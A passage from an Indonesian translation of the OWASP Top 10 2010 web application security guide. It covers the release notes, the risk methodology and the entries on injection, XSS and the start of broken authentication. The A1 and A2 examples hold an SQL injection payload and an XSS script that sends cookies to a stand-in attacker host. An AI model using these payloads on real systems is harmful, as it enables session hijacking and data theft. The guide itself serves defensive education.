OWASP

The Open Web Application Security Project

Versi Indonesia

OWASP Top 10 - 2010

The Ten Most Critical Web Application Security Risks

release

O Tentang OWASP

Kata Pengantar

Software yang tidak aman telah mengancam infrastruktur keuangan, kesehatan, pertahanan, energi, dan infrastruktur kritikal lainnya. Dengan semakin kompleks dan terhubungnya infrastruktur digital kita, kesulitan mencapai keamanan aplikasi meningkat secara eksponensial. Kita tidak dapat lagi mentoleransi masalah keamanan sederhana seperti yang ditampilkan dalam OWASP Top 10.

Tujuan proyek Top 10 adalah meningkatkan **kesadaran** tentang keamanan aplikasi dengan mengidentifikasi beberapa risiko kritikal yang dihadapi organisasi. Proyek Top 10 menjadi acuan beragam standar, buku, alat, dan organisasi, termasuk MITRE, PCI DSS, DISA, FTC, dan banyak lagi. Rilis OWASP Top 10 ini menandai tahun ke-8 proyek peningkatan kesadaran pentingnya risiko keamanan aplikasi. OWASP Top 10 pertama kali dirilis tahun 2003, update minor pada tahun 2004 dan 2007, dan ini adalah rilis tahun 2010.

Kami mendorong anda menggunakan Top 10 untuk memulai keamanan aplikasi pada organisasi anda. Pengembang dapat belajar dari kesalahan organisasi lain. Manajemen harus mulai berpikir bagaimana mengelola risiko yang ditimbulkan oleh aplikasi pada perusahaan mereka.

Namun Top 10 bukanlah program keamanan aplikasi. Berikutnya, OWASP merekomendasikan organisasi membuat landasan kuat untuk pelatihan, standar, dan alat yang memungkinkan pembuatan kode yang aman. Di atas landasan itu, organisasi harus mengintegrasikan keamanan pada proses pengembangan, verifikasi, dan pemeliharaan. Manajemen dapat menggunakan data yang dihasilkan aktivitas ini untuk mengelola biaya dan risiko terkait dengan keamanan aplikasi.

Kami harap OWASP Top 10 bermanfaat bagi usaha keamanan aplikasi anda. Jangan ragu untuk menghubungi OWASP dengan pertanyaan, komentar, dan ide anda, baik secara terbuka ke OWASP-TopTen@lists.owasp.org atau tertutup ke dave.wichers@owasp.org.

http://www.owasp.org/index.php/Top_10

Tentang OWASP

Open Web Application Security Project (OWASP) adalah komunitas terbuka yang didedikasikan untuk memungkinkan organisasi mengembangkan, membeli, dan memelihara aplikasi yang dapat dipercaya. Di OWASP anda akan menemukan **free and open** …

- Tool dan standar keamanan aplikasi
- Buku tentang uji keamanan aplikasi, pengembangan kode aman, dan review kode keamanan
- Kendali keamanan dan pustaka standar
- Cabang lokal di seluruh dunia
- Riset terkini
- Konferensi lengkap di seluruh dunia
- *Mailing list*
- Dan banyak lagi … di www.owasp.org

Seluruh tool , dokumen, forum, dan cabang OWASP bebas dan terbuka bagi semua orang yang tertarik memperbaiki keamanan aplikasi. Kami mendukung pendekatan keamanan aplikasi sebagai masalah person, proses, dan teknologi karena pendekatan paling efektif ke keamanan aplikasi membutuhkan perbaikan di seluruh area ini.

OWASP adalah jenis organisasi baru. Kebebasan kami dari tekanan komersial memungkinkan kami memberikan informasi terkait keamanan aplikasi yang tidak bias, praktis, efektif-biaya. OWASP tidak terafiliasi dengan perusahaan teknologi manapun, meskipun kami mendukung penggunaan teknologi keamanan komersial. Serupa dengan banyak proyek software open-source, OWASP menghasilkan beragam jenis materi dengan cara kolaborasi dan terbuka.

Yayasan OWASP merupakan entitas non-profit yang memastikan sukses jangka panjang proyek. Hampir semua yang terasosiasi dengan OWASP adalah sukarelawan, termasuk Dewan OWASP, Komite Global, Pemimpin Cabang, Pemimpin Proyek, dan anggota proyek. Kami mendukung riset keamanan inovatif dengan *grant* dan infrastruktur.

Bergabunglah dengan kami!

Hak Cipta dan Lisensi

P Pendahuluan

Selamat Datang

Selamat Datang di OWASP Top 10 2010! Pembaruan signifikan ini menampilkan daftar yang lebih rinci, berfokus risiko atas **Top 10 Most Critical Web Application Security Risks**. OWASP Top 10 adalah selalu mengenai risiko, namun versi pembaruan ini membuatnya lebih jelas dibanding edisi sebelumnya. Ia juga menyediakan informasi tambahan tentang bagaimana memprakirakan risiko-risiko ini dalam aplikasi anda.

Untuk setiap hal dalam top 10, rilis ini mendiskusikan kemungkinan dan faktor konsekuensi yang digunakan untuk mengkategorikan *severity* umum risiko. Ia lalu menampilkan panduan bagaimana memverifikasi bila anda memiliki masalah di area ini, bagaimana menghindarinya, beberapa contoh cacat, dan petunjuk ke informasi lebih lanjut.

Tujuan utama OWASP Top 10 adalah untuk mendidik pengembang, desainer, arsitek, manajer, dan organisasi tentang konsekuensi kelemahan keamanan aplikasi web yang paling penting. Top 10 memberi teknik dasar untuk melindungi dari masalah berisiko tinggi ini– dan juga menyediakan panduan arah setelahnya.

Peringatan

Jangan berhenti di 10. Terdapat ratusan isu yang dapat mempengaruhi keamanan aplikasi web sebagaimana didiskusikan dalam OWASP Developer's Guide. Ia adalah bacaan penting untuk mereka yang membuat aplikasi web. Panduan tentang bagaimana menemukan kerentanan secara efektif dalam aplikasi web ada di OWASP Testing Guide dan OWASP Code Review Guide, yang telah mengalami pembaruan signifikan sejak rilis OWASP Top 10 sebelumnya.

Perubahan konstan. Top 10 ini akan terus berubah. Bahkan tanpa merubah satu baris dalam kode aplikasi, anda mungkin telah rentan ke sesuatu yang belum diketahui. Silakan lihat nasihat di akhir Top 10 dalam "*Apa Selanjutnya Bagi Pengembang, Verifier, dan Organisasi*" untuk informasi lebih lanjut.

Berpikir positif. Ketika anda siap berhenti mengejar kerentanan dan berfokus menetapkan kendali keamanan yang kuat, OWASP telah memproduksi Application Security Verification Standard (ASVS) sebagai panduan bagi *reviewer* organisasi dan aplikasi mengenai hal yang diverifikasi.

Gunakan alat secara bijaksana. Kerentanan keamanan dapat bersifat kompleks dan terkubur dalam gunungan kode. Dalam semua kasus, pendekatan paling efektif menemukan dan menghilangkan kelemahan ini adalah manusia ahli dengan alat yang baik.

Dorong ke kiri. Aplikasi web yang aman tercipta ketika digunakan *secure software development lifecycle*. Sebagai panduan mengimplementasikan SDLC aman, kami telah merilis Open Software Assurance Maturity Model (SAMM), pembaruan signifikan atas OWASP CLASP Project.

Penghargaan

Terima kasih kepada Aspect Security untuk memulai, memimpin, dan memperbarui OWASP Top 10 sejak tahun 2003, dan kepada para penulis utamanya: Jeff Williams dan Dave Wichers.

ASPECT SECURITY
Application Security Experts

Kami ingin berterima kasih kepada organisasi yang telah memberikan data kerentanan untuk mendukung pembaruan ini :

- Aspect Security
- MITRE – CVE
- Softtek
- WhiteHat Security Inc. – Statistics

Kami juga berterima kasih kepada mereka yang telah memberi kontribusi atas isi yang signifikan atau melakukan review atas Top 10:

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (WhiteHat Security Inc.)
- Jim Manico (for all the Top 10 podcasts)
- Paul Petefish (Solutionary Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneStopAppSecurity.com)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP Denmark Chapter (Led by Ulf Munkedal)
- OWASP Sweden Chapter (Led by John Wilander)

CR Catatan Rilis

Apa yang berubah dari 2007 ke 2010?

Landscape ancaman aplikasi Internet selalu berubah. Faktor kunci evolusi ini adalah kemajuan yang dilakukan oleh penyerang, rilis teknologi baru, dan juga penggunaan sistem yang semakin kompleks. Untuk mengimbanginya, kami secara periodik memperbarui OWASP Top 10. Dalam rilis 2010 ini, kami telah melakukan tiga perubahan signifikan:

1) Kami mengklarifikasi bahwa Top 10 adalah tentang **Top 10 Risks**, bukan Top 10 kelemahan yang paling umum. Lihat rincian dalam halaman "*Risiko Keamanan Aplikasi*" di bawah.

1) Kami merubah metodologi peringkat untuk menduga risiko, tidak sekedar bergantung pada frekuensi kelemahan dimaksud. Hal ini berpengaruh pada urutan Top 10, yang dapat dilihat pada tabel di bawah.

2) Kami mengganti dua isu pada daftar dengan dua isu baru :


   + DITAMBAHKAN: A6 – Kesalahan Konfigurasi Keamanan. Isu ini adalah A10 dalam Top 10 2004: Manajemen Konfigurasi Tidak aman, tapi dihapus di 2007 karena tidak dianggap sebagai masalah software. Namun, dari pandangan risiko organisasi dan keberadaannya, ia patut dicantumkan kembali dalam Top 10.
   + DITAMBAHKAN: A10 – Redireksi dan Forward Yang Tidak Divalidasi. Isu ini memulai debutnya di Top 10. Bukti menunjukkan bahwa isu yang relatif tidak dikenal ini tersebar luas dan dapat menyebabkan kerusakan signifikan.
   – DIHAPUS: A3 – Eksekusi File Berbahaya. Ia masih merupakan masalah signifikan dalam beragam lingkungan. Namun keberadaannya di 2007 disebabkan oleh banyaknya aplikasi PHP yang memiliki masalah ini. Sekarang PHP telah menyertakan konfigurasi aman secara baku, sehingga mengurangi keberadaan masalah ini.
   – DIHAPUS: A6 – Kebocoran Informasi dan Penanganan Kesalahan Tidak Tepat. Isu ini sangat banyak, namun dampaknya biasanya minimal. Dengan penambahan Kesalahan Konfigurasi Keamanan, konfigurasi penanganan kesalahan yang tepat merupakan bagian konfigurasi aman atas aplikasi dan server anda.

OWASP Top 10 – 2007 (Sebelumnya)	OWASP Top 10 – 2010 (Baru)
A2 – Kelemahan Injeksi	**A1 – Injeksi**
A1 – Cross Site Scripting (XSS)	**A2 – Cross-Site Scripting (XSS)**
A7 – Otentikasi dan Manajemen Sesi Yang Buruk	**A3 – Otentikasi dan Manajemen Sesi Yang Buruk**
A4 – Referensi Obyek Langsung yang Tidak Aman	**A4 – Referensi Obyek Langsung yang Tidak Aman**
A5 – Cross Site Request Forgery (CSRF)	**A5 – Cross-Site Request Forgery (CSRF)**
<dulu T10 2004 A10 – Insecure Configuration Management>	**A6 – Kesalahan Konfigurasi Keamanan (BARU)**
A8 – Penyimpanan Kriptografi Yang Tidak Aman	**A7 – Penyimpanan Kriptografi Yang Tidak Aman**
A10 – Gagal Membatasi Akses URL	**A8 – Gagal Membatasi Akses URL**
A9 – Komunikasi Yang Tidak Aman	**A9 – Perlindungan Layer Transport Yang Tidak Cukup**
<tidak ada di T10 2007>	**A10 –Redireksi dan Forward Yang Tidak Divalidasi (BARU)**
A3 – Ekskekusi File Berbahaya	**<dihapus dari T10 2010>**
A6 – Kebocoran Informasi dan Penanganan Kesalahan Yang Tidak Tepat	**<dihapus dari T10 2010>**

Risk Risiko-Risiko Keamanan Aplikasi

Apa Saja Risiko-Risiko Keamanan Aplikasi?

Penyerang berpotensi menggunakan beragam cara melalui aplikasi Anda untuk membahayakan bisnis atau organisasi Anda. Setiap cara mewakili risiko, yang mungkin, cukup serius untuk memperoleh perhatian.



Terkadang cara ini mudah ditemukan dan dieksploitasi, namun kadang-kadang sulit. Demikian juga, kerusakan yang diakibatkan dapat berkisar dari tidak ada apa-apa hingga membuat Anda keluar dari bisnis. Untuk menentukan risiko di organisasi Anda, Anda dapat mengevaluasi kemungkinan yang diasosiasikan untuk setiap agen ancaman, vektor serangan, kelemahan keamanan, dan mengkombinasikan dengan estimasi dampak teknis dan bisnis bagi organisasi Anda. Semua faktor ini menentukan risiko keseluruhan.

Apa Risiko Saya?

Pembaruan OWASP Top 10 ini berfokus pada identifikasi risiko yang paling serius bagi sebagian besar organisasi. Untuk setiap risiko, kami memberikan informasi umum mengenai kemungkiinan dan dampak teknis dengan menggunakan skema penilaian sederhana berikut, yang berdasarkan pada OWASP Risk Rating Methodology.

Agen Ancaman	Vektor Serangan	Keberadaan Kelemahan	Deteksi Kelemahan	Dampak Teknikal	Dampak Bisnis
?	Mudah	Tersebar	Mudah	Parah	?
	Sedang	Umum	Sedang	Sedang	
	Sukar	Tidak Umum	Sukar	Rendah	

Namun demikian, hanya anda yang tahu mengenai lingkungan dan bisnis anda secara khusus. Untuk setiap aplikasi, mungkin tidak ada agen ancaman yang dapat melakukan serangan yang sesuai, atau dampak teknis tidak membuat perubahan. Karenanya, anda harus mengevaluasi setiap risiko, berfokus pada agen ancaman, kendali keamanan, dan dampak bisnis dalam perusahaan anda.

Meski versi-versi terdahulu OWASP Top 10 berfokus pada identifikasi "kerentanan" yang paling umum, namun mereka dirancang berdasarkan risiko. Nama risiko dalam Top 10 berasal dari jenis serangan, jenis kelemahan, atau dampak yang ditimbulkannya. Kami memilih nama yang dikenal umum dan akan memperoleh tingkat kesadaran tinggi.

Referensi

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling


Eksternal

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10 Risiko-Risiko Keamanan Aplikasi OWASP Top 10 – 2010

A1 – Injeksi	• Kelemahan injeksi, seperti injeksi SQL, OS, dan LDAP, terjadi ketika data yang tidak dapat dipercaya dikirim ke suatu *interpreter* sebagai bagian dari suatu perintah atau *query*. Data berbahaya dari penyerang tersebut dapat mengelabui *interpreter* untuk mengeksekusi perintah yang tidak direncanakan, atau untuk mengakses data yang tidak terotorisasi.
A2 – *Cross-Site Scripting* (XSS)	•Kelemahan XSS terjadi ketika aplikasi mengambil data yang tidak dapat dipercaya dan mengirimnya ke suatu *web browser* tanpa validasi yang memadai. XSS memungkinkan penyerang mengeksekusi *script-script* di dalam *browser* korban, yang dapat membajak sesi pengguna, mengubah tampilan *website*, atau mengarahkan pengguna ke situs-situs jahat.
A3 – Otentikasi dan Pengelolaan Sesi yang Buruk	•Fungsi-fungsi aplikasi yang berhubungan dengan otentikasi dan pengelolaan sesi seringkali tidak dimplementasikan dengan benar. Hal ini memungkinkan penyerang mendapatkan *password*, *key*, dan token-token sesi, atau mengeksploitasi cacat implementasi lainnya untuk memperoleh identitas pengguna yang lain.
A4 –Referensi Obyek Langsung Yang Tidak Aman	•*Direct object reference* terjadi ketika pengembang mengekspos referensi ke suatu objek implementasi internal, seperti file, direktori, atau kunci database. Tanpa adanya suatu pemeriksaan kendali akses atau perlindungan lainnya, penyerang dapat memanipulasi referensi-referensi ini untuk mengakses data yang tidak terotorisasi.
A5 – *Cross-Site Request Forgery* (CSRF)	•Suatu serangan CSRF memaksa *browser* korban yang sudah log-on untuk mengirim *HTTP request* yang dipalsukan, termasuk di dalamnya *session cookie* korban dan informasi otentikasi lain yang otomatis disertakan, ke suatu aplikasi web yang rentan. Hal ini memungkinkan penyerang untuk memaksa *browser* korban menghasilkan *request* yang dianggap sah oleh aplikasi rentan tadi.
A6 – Kesalahan Konfigurasi Keamanan	•Keamanan yang baik mensyaratkan dimilikinya suatu konfigurasi keamanan (yang terdefinisi dan diterapkan) untuk aplikasi, *framework*, server aplikasi, *web server*, *server* database, dan platform. Semua pengaturan ini harus didefinisikan, diimplementasikan,dan dipelihara, karena terdapat banyak aplikasi yang dirilis tanpa konfigurasi *default* yang aman. Hal ini juga mencakup menjaga semua software *up-to-date,* termasuk semua pustaka kode yang digunakan aplikasi tersebut.
A7 – Penyimpanan Kriptografi yang Tidak Aman	•Banyak aplikasi web yang tidak melindungi data sensitif (seperti data kartu kredit, SSN, kredensial otentikasi) dengan enkripsi atau hashing yang memadai. Penyerang dapat mencuri atau memodifikasi data dengan perlindungan lemah semacam itu untuk melakukan pencurian identitas, kejahatan kartu kredit, atau kriminalitas lain.
A8 – Kegagalan Membatasi Akses URL	•Banyak aplikasi web memeriksa hak akses URL sebelum memberikan *link* dan tombol-tombol yang diproteksi. Bagaimanapun juga, aplikasi perlu melakukan pemeriksaan kendali akses yang serupa setiap kali halaman-halaman ini diakses, atau penyerang akan dapat memalsukan URL untuk mengakses halaman-halaman yang tersembunyi ini,
A9 – Perlindungan yang Tidak Cukup pada Layer *Transport*	•Aplikasi seringkali gagal untuk mengotentikasi, mengenkripsi, dan melindungi kerahasiaan serta integritas lalu-lintas jaringan yang sensitif. Ketika aplikasi gagal melakukan hal-hal tersebut, adalah dikarenakan ia mendukung algoritma yang lemah, menggunakan sertifikat yang tidak valid atau sudah kadaluarsa, atau karena tidak menggunakannya dengan benar.
A10 – Redirect dan Forward yang Tidak DIvalidasi	•Aplikasi web seringkali mengarahkan (*redirect*) dan meneruskan (*forward*) pengguna ke halaman dan website lain, dan mengunakan data yang tidak dapat dipercaya untuk menentukan halaman tujuan. Tanpa validasi yang tepat, penyerang dapat mengarahkan korban ke situs *phishing* atau *malware*, atau menggunakan *forward* untuk mengakses halaman yang tidak terotorisasi.

A1 Injeksi



Pertimbangkan setiap orang yang dapat mengirim data yang tidak dapat dipercaya ke sistem, termasuk para pengguna eksternal, pengguna internal, dan administrator.

Penyerang mengirim serangan sederhana berbasis teks yang mengeksploitasi sintaks *interpreter* target. Hampir setiap sumber data dapat menjadi vektor injeksi, termasuk sumber internal.

Cacat injeksi terjadi ketika suatu aplikasi mengirim data yang tidak dapat dipercaya ke suatu *interpreter*. Cacat injeksi sangatlah umum, terutama pada *legacy code*, seringkali ditemukan di *SQL queries*, *LDAP queries*, *Xpath queries*, perintah sistem operasi, argumen program, dsb. Cacat injeksi mudah ditemukan ketika melihat kode, tapi lebih sulit lewat pengujian. *Scanner* dan *fuzzer* dapat membantu penyerang menemukannya.

Injeksi dapat menyebabkan hilang atau rusaknya data, berkurangnya akuntabilitas, atau penolakan akses. Injeksi terkadang dapat mengarah pada pengambil-alihan *host* secara menyeluruh.

Pertimbangkan nilai bisnis data yang terpengaruh dan platform yang menjalankan interpreter tersebut. Semua data dapat dicuri, dimodifikasi, atau dihapus. Apakah reputasi Anda dapat jadi rusak?

Apakah Saya Rentan terhadap Injeksi?

Cara terbaik mengetahui apakah aplikasi rentan terhadap injeksi adalah dengan memverifikasi bahwa semua penggunaan *interpreter* secara tegas memisahkan data yang tidak dapat dipercaya dari perintah atau *query*. Untuk *SQL calls*, ini berarti menggunakan *bind variables* dalam semua *prepared statements* dan *stored procedures*, serta menghindari *dynamic queries*.

Memeriksa kode adalah cara cepat dan akurat untuk melihat apakah aplikasi menggunakan *interpreter* dengan aman. Perangkat analisis kode dapat membantu analis keamanan mencari penggunaan *interpreter* dan melacak aliran data yang melalui aplikasi. Penguji penetrasi dapat memvalidasi isu-isu ini dengan membuat eksploitasi yang mengkonfirmasi kerentanan ini.

Pemindaian dinamis otomatis yang menguji aplikasi dapat memberikan gambaran mengenai keberadaan cacat injeksi yang dapat dieksploitasi. Pemindai tidak selalu dapat mencapai *interpreter,* dan memiliki kesulitan mendeteksi apakah suatu serangan berhasil. *Error handling* yang buruk membuat cacat injeksi semakin mudah ditemukan.

Contoh Skenario Serangan

Aplikasi menggunakan data yang tidak dapat dipercaya dalam konstruksi *SQL call* yang rentan berikut:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

Penyerang memodifikasi parameter 'id' dalam browser mereka untuk mengirim:‘ or '1'='1. Ini mengubah arti *query* tersebut untuk mengembalikan semua *record* database akun, alih-alih hanya akun pelanggan dimaksud.

```
http://example.com/app/accountView?id=' or '1'='1
```

Dalam kasus terburuk, si penyerang menggunakan kelemahan ini untuk menjalankan *stored procedure* khusus dalam database, yang membuatnya mampu mengambil-alih database tersebut dan bahkan mungkin juga mengambil-alih *server* tempat database tersebut.

Bagaimana Saya Mencegah Injeksi?

Pencegahan injeksi mensyaratkan data yang tidak dapat dipercaya tetap terpisah dari perintah-perintah dan *queries*.

1. Pilihan yang lebih disukai adalah menggunakan API yang aman yang menghindari penggunaan interpreter secara keseluruhan atau menyediakan *interface* yang berparameter. Berhati-hatilah terhadap API, seperti *stored procedures*, yang meskipun berparameter, namun masih tetap dapat menimbulkan injeksi.
2. Jika tidak tersedia API yang berparameter, Anda harus berhati-hati meloloskan karakter-karakter khusus dengan menggunakan *escape syntax* khusus untuk *interpreter* tsb ESAPI OWASP memiliki beberapa *escaping routines* ini.
3. Validasi input positif atau "daftar putih“ (“*white list*”) dengan kanonikalisasi yang tepat juga direkomendasikan, tetapi bukan merupakan pertahanan yang lengkap karena banyak aplikasi membutuhkan karakter-karakter khusus dalam inputnya. ESAPI OWASP memiliki pustaka yang luas mengenai rutin validasi input “white list”.

Referensi

OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

Eksternal

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection

A2 Cross-Site Scripting (XSS)

Apakah Saya Rentan terhadap XSS?

Anda harus memastikan bahwa semua input yang diberikan pengguna, yang akan dikirim ke browser, terbukti aman (melalui validasi input), dan input tersebut disaring dengan tepat sebelum disertakan di halaman output. Pengkodean output yang tepat memastikan bahwa input semacam itu selalu diperlakukan sebagai teks di browser, dan bukan sebagai konten aktif yang mungkin akan dieksekusi.

Perangkat statis maupun dinamis dapat menemukan beberapa masalah XSS secara otomatis. Namun demikian, setiap aplikasi membangun halaman output secara berbeda dan menggunakan *browser side interpreters* yang berbeda (seperti JavaScript, ActiveX, Flash, dan Silverlight), yang membuat pendeteksian otomatis sulit. Oleh karena itu, cakupan menyeluruh membutuhkan kombinasi *review* kode dan uji penetrasi manual, sebagai tambahan bagi berbagai pendekatan otomatis yang digunakan.

Teknologi Web 2.0, seperti AJAX, membuat XSS lebih sulit dideteksi menggunakan perangkat otomatis.

Bagaimana Saya Mencegah XSS?

Pencegahan XSS mensyaratkan data yang tidak dipercaya tetap terpisah dari isi browser yang aktif.

1. Opsi yang lebih disukai adalah menyaring semua data yang tidak dapat dipercaya dengan tepat berdasarkan konteks HTML (body, atribut, JavaScript, CSS, atau URL) tempat diletakkannya data. Para pengembang perlu menyertakan penyaringan ini dalam aplikasi mereka, kecuali jika *UI framework* mereka telah melakukan hal ini. Lihat *OWASP XSS Prevention Cheat Sheet* untuk informasi lebih lanjut mengenai teknik penyaringan data.
2. Validasi input positif (*whitelist*) dengan kanonikalisasi dan *decoding* yang tepat juga direkomendasikan karena dapat membantu melindungi dari XSS; tetapi itu bukan pertahanan yang menyeluruh karena ada banyak aplikasi yang membutuhkan karakter khusus dalam input mereka. Validasi yang demikian itu seharusnya, sebanyak mungkin, mendekodekan setiap *encoded-input*, lalu memvalidasi panjang, karakter, format, dan setiap aturan bisnis pada data sebelum menerima input tersebut.

Contoh Skenario Serangan

Aplikasi menggunakan data yang tidak dapat dipercaya dalam konstruksi cuplikasn HTML berikut tanpa validasi maupun penyaringan :

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

Penyerang memodifikasi parameter 'CC' di *browser* mereka menjadi :

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Hal ini menyebabkan *session ID* korban terkirim ke situs penyerang, sehingga memungkinkan penyerang membajak sesi terkini pengguna. Perlu dicatat bahwa penyerang juga dapat menggunakan XSS untuk mengalahkan pertahanan CSRF yang mungkin dipakai oleh aplikasi. Lihat A5 untuk info mengenai CSRF.

Referensi


OWASP

- *OWASP XSS Prevention Cheat Sheet*
- *OWASP Cross-Site Scripting Article*
- *ESAPI Project Home Page*
- *ESAPI Encoder API*
- *ASVS: Output Encoding/Escaping Requirements (V6)*
- *ASVS: Input Validation Requirements (V5)*
- *Testing Guide: 1st 3 Chapters on Data Validation Testing*
- *OWASP Code Review Guide: Chapter on XSS Review*

Eksternal

- *CWE Entry 79 on Cross-Site Scripting*
- *RSnake's XSS Attack Cheat Sheet*

A3 Otentikasi dan Pengelolaan Sesi yang Buruk



Agen Ancaman	Vektor Serangan	Kelemahan keamanan		Dampak Teknikal	Dampak Bisnis
———	**Dapat Dieksploitasi RATA-RATA**	**Keberadaan UMUM**	**Dapat Dideteksi RATA-RATA**	**Dampak PARAH**	———
Pertimbangkan para penyerang eksternal yang anonim, juga semua pengguna, yang dapat mencoba mencuri akun orang lain. Juga pertimbangkan orang dalam yang ingin menyembunyikan tindakannya.	Penyerang menggunakan kebocoran atau cacat dalam fungsi-fungsi otentikasi atau pengelolaan sesi (contoh: akun, password, *session ID* yang terekspos) untuk menyamar sebagai pengguna lain.	Para pengembang seringkali membuat sendiri skema otentikasi dan pengelolaan sesi, namun membuatnya dengan benar adalah sulit. Akibatnya, skema tersebut seringkali memiliki cacat dalam area seperti logout, pengelolaan password, *timeout*, fitur "ingat aku", pertanyaan rahasia, perbaharuan akun, dsb. Menemukan cacat semacam ini kadangkala merupakan hal yang sulit, karena setiap implementasinya unik.		Cacat semacam ini memungkinkan beberapa atau bahkan semua akun diserang. Setelah berhasil, penyerang dapat melakukan segala hal yang dapat dilakukan korban. Akun yang memiliki hak istimewa seringkali menjadi target.	Pertimbangkan nilai bisnis data atau fungsi-fungsi aplikasi yang terpengaruh. Juga pertimbangkan dampak bisnis pengungkapan kerentanan ini ke publik.

Apakah Saya Rentan?

Aset utama yang perlu dilindungi adalah kredensial dan *session ID*.

1. Apakah kredensial selalu terlindungi ketika disimpan dengan menggunakan *hashing* atau enkripsi? Lihat A7.
